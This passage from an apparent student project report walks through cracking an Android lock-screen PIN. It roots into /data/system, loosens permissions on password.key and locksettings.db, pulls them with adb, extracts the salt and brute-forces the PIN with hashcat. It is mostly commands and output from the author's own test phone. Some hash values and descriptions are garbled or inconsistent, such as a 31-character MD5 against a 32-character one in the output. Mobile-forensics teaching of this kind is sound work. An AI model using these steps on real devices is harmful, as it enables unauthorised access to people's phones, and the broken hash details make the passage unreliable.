root@BLU ADVANCE 4.0 L:/ # cd data/system/
system/ systest/
root@BLU ADVANCE 4.0 L:/ # cd data/system
root@BLU ADVANCE 4.0 L:/data/system #
root@BLU ADVANCE 4.0 L:/data/system # chmod 777 password.key
root@BLU ADVANCE 4.0 L:/data/system #
root@BLU ADVANCE 4.0 L:/data/system # chmod 777 locksettings.db
root@BLU ADVANCE 4.0 L:/data/system #
root@BLU ADVANCE 4.0 L:/data/system # exit
shell@BLU ADVANCE 4.0 L:/ $ exit
santoku@santoku-VirtualBox: ~$ adb pull /data/system/password.key
remote object '/data/system/password.key' does not exist
santoku@santoku-VirtualBox: ~$ adb pull /data/system/password.key
1 KB/s (72 bytes in 0.047s)
santoku@santoku-VirtualBox: ~$ adb pull /data/system/locksettings.db
207 KB/s (20480 bytes in 0.096s)
santoku@santoku-VirtualBox: ~$
```

3) To get the hex representation of the password stored in /data/system/password.key file, type following command on the terminal.

```
$ cat password.key
```


Note down this string.

The screenshot shows a terminal window titled "santoku@santoku-VirtualBox: ~". The terminal session starts with the user navigating to the "/data/system" directory as root. They then change permissions on both "password.key" and "locksettings.db" files to 777. After exiting the shell, they attempt to pull "password.key" using ADB, but receive a message stating the remote object does not exist. They then successfully pull "locksettings.db" at a rate of 207 KB/s (20480 bytes in 0.096s). Finally, they use "cat" to view the contents of "password.key", which displays its hex value as 283FD1D39E220930DF24ABD369F0804FA0C89FC8B09D2B6B53DC09C328D0ECFEB7515B7. The terminal window has a standard Linux desktop interface at the bottom, including icons for file operations and system status.

```
root@BLU ADVANCE 4.0 L:/ # cd data/system
root@BLU ADVANCE 4.0 L:/data/system #
root@BLU ADVANCE 4.0 L:/data/system # chmod 777 password.key
root@BLU ADVANCE 4.0 L:/data/system #
root@BLU ADVANCE 4.0 L:/data/system # chmod 777 locksettings.db
root@BLU ADVANCE 4.0 L:/data/system #
root@BLU ADVANCE 4.0 L:/data/system # exit
shell@BLU ADVANCE 4.0 L:/ $ exit
santoku@santoku-VirtualBox:~$ adb pull /data/system/password.key
remote object '/data/system/password.key' does not exist
santoku@santoku-VirtualBox:~$ adb pull /data/system/password.key
1 KB/s (72 bytes in 0.047s)
santoku@santoku-VirtualBox:~$ adb pull /data/system/locksettings.db
207 KB/s (20480 bytes in 0.096s)
santoku@santoku-VirtualBox:~$ cat password.key
283FD1D39E220930DF24ABD369F0804FA0C89FC8B09D2B6B53DC09C328D0ECFEB7515B7santoku@
santoku-VirtualBox:~$ santoku@santoku-VirtualBox:~$ santoku@santoku-VirtualBox:~$
```

4) Now, to get the salt stored in locksettings.db file, get that file from Santoku Linux to your host operating system which is Windows here via USB. Another way of getting files from Santokku Linux VM to your host VM is by simply sending those files as attachment over E-mail.

Go to the firefox -> Tools -> SQLiteManager and give locksettings.db as input to it.



You can see the salt on the right side of the window as shown in the screen shot:

The screenshot shows the SQLite Manager interface with the database file 'locksettings.db' open. The left sidebar lists the database structure, including the 'locksettings' table. The main area displays the contents of the 'locksettings' table in a grid format.

_id	name	user	value
1	lockscreen.disabled	0	0
2	migrated	0	true
3	migrated_user_specific	0	true
7	lockscreen.password_salt	0	7648351919890951531
8	lockscreen.voice_weakFallback_set	0	0
9	lock_pattern_autolock	0	0
11	lockscreen.password_type_alternate	0	0
12	lockscreen.password_type	0	131072
13	lockscreen.passwordHistory	0	
14	lock_screen_owner_info	0	
321	lockscreen.lockAttemptDeadline	0	0

F) Install Hashcat

- 1) Download hashcat from <https://hashcat.net/hashcat/> on your host operating system. Here, for this project I used Windows 10 (64 bit OS) as a host operating system and downloaded hashcat-3.30.7z archive.
- 2) Create “hashcat” folder on “C:” drive and copy that archive file to that folder. Open command prompt on Windows and change directory to “C:\hashcat” using following command:

```
$cd C:\hashcat
```

- 3) Now, you need to unpack that archive into hashcat folder. Type following command on the terminal

```
$ 7za x hashcat-3.30.7z
```

In hashcat-3.30 folder there are hashcat64.exe file and hashcat32.exe file. I am having 64-bit Windows 10 Operating System, so I will use hashcat64.exe file.

G) Run Hashcat

- 1) You already have the password in hex representation and salt with you.

String that we got from password.key file is 72 characters long. It’s actually two hashes, one SHA1 and one MD5 concatenated together. So split the above hash into two.

SHA1:

283FD1D39E220930DF24ABD369F0804FA0C89FC8

MD5:

B09D2B6B53DC09C328D0ECFEB7515B7

- 2) The 64bit salt that we got is:

7648351919890951531

Convert it to hex by using online Decimal to Hex converter and then to lower case:

6A24678C6646ED6B = **6a24678c6646ed6b**

3) On Windows command prompt, change directory by using following command on the terminal:

```
$ cd C:\hashcat\hashcat-3.30
```

4) Run hashcat by using following command on the terminal


```
$ hashcat64.exe --force -m 10 B09D2B6B53DC09C328D0ECFEB7515B7:  
6a24678c6646ed6b -a 3 ?d?d?d?d
```

- --force : attribute (avoid warnings)
- -m : represent hash type
- 10 : hash mode is md5
- Note that B09D2B6B53DC09C328D0ECFEB7515B7 and 6a24678c6646ed6b is the information which we already got in above steps.
- -a : represent attack mode
- 3 : Brute Force
- Our android phone has a pin “1234” which is 4 digit long, so we are using format: ?d?d?d?d

To know more about hashcat command and its options refer to the link bellow:

<https://hashcat.net/wiki/doku.php?id=hashcat>

5) Once you run the command, you can see that hashcat starts brute forcing the pin.



```
Start Select Command Prompt
Started: Thu Feb 16 17:58:40 2017
Stopped: Thu Feb 16 17:58:40 2017

C:\hashcat\hashcat-3.30>hashcat64.exe --force -m 10 B09D2B6B53DC09C328D0ECFEB7515B7:6a24678c6646ed6b -a 3 ?d?d?d?d
hashcat (v3.30) starting...


OpenCL Platform #1: Intel(R) Corporation
=====
* Device #: Intel(R) HD Graphics 5500, 378/1513 MB allocatable, 24MCU
* Device #2: Intel(R) Core(TM) i3-5015U CPU @ 2.10GHz, skipped

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Applicable Optimizers:
* Zero-Byte
* Precompute-Init
* Precompute-Merkle-Demgard
* Meet-In-The-Middle
* Early-Skip
* Not-Iterated
* Appended-Salt
* Single-Hash
* Single-Salt
* Brute-Force
* Raw-Hash

Watchdog: Hardware Monitoring Interface not found on your system
Watchdog: Temperature abort trigger disabled
Watchdog: Temperature retain trigger disabled
```

As shown in the red box, your pin “1234” is successfully cracked.



```
Start Select Command Prompt
Watchdog: Hardware Monitoring Interface not found on your system
Watchdog: Temperature abort trigger disabled
Watchdog: Temperature retain trigger disabled

The wordlist or mask you are using is too small.
Therefore, hashcat is unable to utilize the full parallelization power of your device(s).
The cracking speed will drop.
Workaround: https://hashcat.net/wiki/doku.php?id=frequently\_asked\_questions#how\_to\_create\_more\_work\_for\_full\_speed

INFO: approaching final keyspace, workload adjusted

b09d2b6b53dc09c328d0ecfebc7515b7:6a24678c6646ed6b:1234
Session.....: hashcat
Status.....: Cracked
Hash.Type....: md5($pass,$salt)
Hash.Target....: b09d2b6b53dc09c328d0ecfebc7515b7:6a24678c6646ed6b
Time.Started...: Thu Feb 16 18:06:33 2017 (0 secs)
Time.Estimated...: Thu Feb 16 18:06:33 2017 (0 secs)
Input.Mask.....: ?d?d?d?d [4]
Input.Queue.....: 1/1 (100.00%)
Speed.Dev.#1....: 67192 H/s (0.03ms)
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 1000/10000 (10.00%)
Rejected.....: 0/1000 (0.00%)
Restore.Point...: 0/1000 (0.00%)
Candidates.#1....: 1234 -> 1649
HwMon.Dev.#1....: N/A

Started: Thu Feb 16 18:06:29 2017
```

6. References

- [1] R. K, "TecAdmin.net," in *Virtualization*, TecAdmin.net, 2016. [Online]. Available: <http://tecatadmin.net/install-oracle-virtualbox-on-ubuntu/>. Accessed: Feb. 25, 2017.
- [2] "Kali Linux Official Documentation, ". [Online]. Available: <http://docs.kali.org/introduction/what-is-kali-linux>. Accessed: Jan. 20, 2017.
- [3] "A detailed guide on installing Kali Linux on VirtualBox, ". [Online]. Available: <https://www.blackmoreops.com/2014/04/08/detailed-guide-installing-kali-linux-on-virtualbox/>. Accessed: Jan. 12, 2017.
- [4] "Password cracking: Lesson 2: Using kali, bkhive, samdump2, and john to crack the SAM database," 2013. [Online]. Available: http://www.computersecuritystudent.com/SECURITY_TOOLS/PASSWORD_CRACKING/lesson2/. Accessed: Feb. 11, 2017.
- [5] Home and P. Policy, "Cracking password in kali Linux using john the Ripper," 2015. [Online]. Available: <https://www.blackmoreops.com/2015/11/10/cracking-password-in-kali-linux-using-john-the-ripper/>. Accessed: Feb. 02, 2017.
- [6] "About Santoku · Santoku Linux, ". [Online]. Available: <http://santoku-linux.com/about-santoku/>. Accessed: Jan. 23, 2017.
- [7] "HOWTO install Santoku in a virtual machine · Santoku Linux, ". [Online]. Available: <https://santoku-linux.com/howto/installing-santoku/installing-santoku-in-a-virtual-machine/>. Accessed: Jan. 20, 2017.
- [8] S. Lee, "9 ways to bypass Samsung lock screen pattern, pin, Password and fingerprint, ". [Online]. Available: <https://drfone.wondershare.com/unlock/9-ways-to-bypass-samsung-lock-screen-pattern-pin-password-fingerprint.html#Part6>. Accessed: Feb. 25, 2017.
- [9] "HOWTO brute force Android Encryption on Santoku Linux · Santoku Linux, ". [Online]. Available: <https://santoku-linux.com/howto/mobile-forensics/how-to-brute-force-android-encryption/>. Accessed: Feb. 25, 2017.
- [10] D. Lodge, "Cracking Android passwords, a how-to," 2015. [Online]. Available: <https://www.pentestpartners.com/blog/cracking-android-passwords-a-how-to/>. Accessed: Feb. 25, 2017.